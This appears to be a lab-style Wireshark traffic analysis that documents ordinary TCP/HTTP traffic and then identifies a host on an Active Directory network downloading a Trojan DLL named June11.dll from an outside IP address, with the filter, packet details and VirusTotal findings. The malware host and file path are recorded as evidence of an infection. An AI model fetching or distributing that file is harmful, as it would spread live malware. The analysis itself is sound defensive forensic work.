
  Protocol(s) used:TCP
  typical traffic, http traffic

- User activity: Three way handshake - RST ACK FIN

  web surfing,

- Description of any

  interesting files:




```
5… 638.696565900  10.11.11.200     23.2.175.193     TCP   60 49238 → 443 [RST, ACK] Seq=736 Ack=4756 Win=0 Len=0
5… 638.697525600  10.11.11.200     23.2.175.193     TCP   60 49239 → 443 [RST, ACK] Seq=736 Ack=4755 Win=0 Len=0
5… 638.698501700  10.11.11.200     172.217.9.134    TCP   60 49226 → 80 [ACK] Seq=2 Ack=2 Win=66304 Len=0
5… 638.699464900  10.11.11.200     151.101.50.208   TCP   60 49210 → 443 [RST, ACK] Seq=1830 Ack=305820 Win=0 Len=0
5… 638.700409600  10.11.11.200     151.101.50.208   TCP   60 49204 → 443 [RST, ACK] Seq=1862 Ack=261736 Win=0 Len=0
5… 638.701269600  108.177.10.157   10.11.11.200     TCP   54 443 → 49266 [FIN, ACK] Seq=3438 Ack=924 Win=67072 Len=0
5… 638.702131700  108.177.10.157   10.11.11.200     TCP   54 443 → 49267 [FIN, ACK] Seq=2857 Ack=291 Win=64000 Len=0
5… 638.703105900  10.11.11.200     216.58.194.46    TCP   60 49225 → 443 [ACK] Seq=2029 Ack=25028 Win=65024 Len=0
5… 638.704069400  10.11.11.200     151.101.50.208   TCP   60 49203 → 443 [RST, ACK] Seq=1830 Ack=236030 Win=0 Len=0
5… 638.704918000  104.19.199.151   10.11.11.200     TCP   54 443 → 49214 [FIN, ACK] Seq=9624 Ack=714 Win=31744 Len=0
5… 638.705880300  10.11.11.200     151.101.50.208   TCP   60 49211 → 443 [RST, ACK] Seq=1814 Ack=192431 Win=0 Len=0
5… 638.706745700  108.177.103.157  10.11.11.200     TCP   54 443 → 49234 [FIN, ACK] Seq=3980 Ack=894 Win=65280 Len=0
5… 638.707611000  108.177.103.157  10.11.11.200     TCP   54 443 → 49233 [FIN, ACK] Seq=2856 Ack=293 Win=64000 Len=0
5… 638.708473800  216.239.32.21    10.11.11.200     TCP   54 443 → 49251 [FIN, ACK] Seq=5937 Ack=307 Win=62976 Len=0
5… 638.709351200  216.239.32.21    10.11.11.200     TCP   54 443 → 49250 [FIN, ACK] Seq=78325 Ack=712 Win=64000 Len=0
5… 638.710305100  10.11.11.200     151.101.50.208   TCP   60 49212 → 443 [RST, ACK] Seq=1814 Ack=341425 Win=0 Len=0
5… 638.711256500  10.11.11.200     151.101.50.208   TCP   60 49201 → 443 [RST, ACK] Seq=1814 Ack=273469 Win=0 Len=0
5… 638.712216500  10.11.11.200     108.177.10.157   TCP   60 49266 → 443 [ACK] Seq=924 Ack=3439 Win=65792 Len=0
5… 638.713178000  10.11.11.200     108.177.10.157   TCP   60 49267 → 443 [ACK] Seq=291 Ack=2858 Win=66304 Len=0
5… 638.714132100  10.11.11.200     108.177.103.157  TCP   60 49234 → 443 [ACK] Seq=894 Ack=3981 Win=65280 Len=0
5… 638.715092400  10.11.11.200     108.177.103.157  TCP   60 49233 → 443 [ACK] Seq=293 Ack=2857 Win=66304 Len=0
5… 638.716158000  10.11.11.200     216.239.32.21    TCP   60 49251 → 443 [ACK] Seq=307 Ack=5938 Win=65792 Len=0
5… 638.717018900  10.11.11.200     216.239.32.21    TCP   60 49250 → 443 [ACK] Seq=712 Ack=78326 Win=65536 Len=0
5… 638.717972700  10.11.11.200     104.16.51.111    TCP   60 49260 → 443 [ACK] Seq=1063 Ack=7917 Win=65280 Len=0
5… 638.718931500  10.11.11.200     104.18.70.113    TCP   60 49255 → 443 [ACK] Seq=1328 Ack=7612 Win=65024 Len=0
5… 638.719891300  10.11.11.200     104.16.51.111    TCP   60 49261 → 443 [ACK] Seq=1728 Ack=3228 Win=66304 Len=0
5… 638.720865000  10.11.11.200     104.18.74.113    TCP   60 49229 → 443 [ACK] Seq=1917 Ack=82653 Win=65536 Len=0
5… 638.721854600  10.11.11.200     104.18.74.113    TCP   60 49230 → 443 [ACK] Seq=1805 Ack=538371 Win=496896 Len=0
5… 638.722794100  10.11.11.200     104.19.199.151   TCP   60 49214 → 443 [ACK] Seq=714 Ack=9625 Win=65792 Len=0
5… 638.723648700  13.33.255.110    10.11.11.200     TCP   54 443 → 49245 [ACK] Seq=5345 Ack=321 Win=31488 Len=0
5… 638.724520400  13.33.255.110    10.11.11.200     TCP   54 443 → 49244 [FIN, ACK] Seq=14405 Ack=774 Win=32512 Len=0
```

Malicious Activity

[Malicious Behavior: June11.dll malware download

Wireshark search string : Ip.src == 10.6.12.203 && http.request.method == GET

- Domain name of the users' custom site: Wpad.Frank'n'Ted.com (windows proxy auto discovery)
- IP address of the Domain Controller (DC) of the AD network : 10.6.12.12
- Type of traffic observed : GET request was made by IP - 10.6.12.203 for a known malware file called "June11.dll"
- File was exported by us and posted to Virustotal.com
- Specific user activity (browsing, POST GET Etc): No other mentions of file June11.dll were found.
- Description of any interesting files: June11.dll is listed on virus total as a Trojan type malware with a HIGH threat level by 49 security vendors



ip.src == 10.6.12.203 && http.request.method == GET


```
No.      Time           Source        Destination       Protocol  Length Info
  64678  694.812068300  10.6.12.203   205.185.125.104   HTTP       275 GET /pQBtWj HTTP/1.1
  64682  694.827452200  10.6.12.203   205.185.125.104   HTTP       312 GET /files/june11.dll HTTP/1.1
```

```
▸ Frame 64682: 312 bytes on wire (2496 bits), 312 bytes captured (2496 bits) on interface eth0, id 0
▸ Ethernet II, Src: IntelCor_6d:fc:e2 (84:3a:4b:6d:fc:e2), Dst: Cisco_29:41:7d (ec:c8:82:29:41:7d)
▸ Internet Protocol Version 4, Src: 10.6.12.203, Dst: 205.185.125.104
▸ Transmission Control Protocol, Src Port: 49739, Dst Port: 80, Seq: 222, Ack: 489, Len: 258
▸ Hypertext Transfer Protocol
```

```
0000  ec c8 82 29 41 7d 84 3a  4b 6d fc e2 08 00 45 00   ···)A}·: Km····E·
0010  01 2a ad fc 40 00 80 06  e9 de 0a 06 0c cb cd b9   ·*··@··· ········
0020  7d 68 c2 4b 00 50 04 1f  3f 3d 78 a3 51 8c 50 18   }h·K·P·· ?=x·Q·P·
0030  ff ff 34 1f 00 00 47 45  54 20 2f 66 69 6c 65 73   ··4···GE T /files
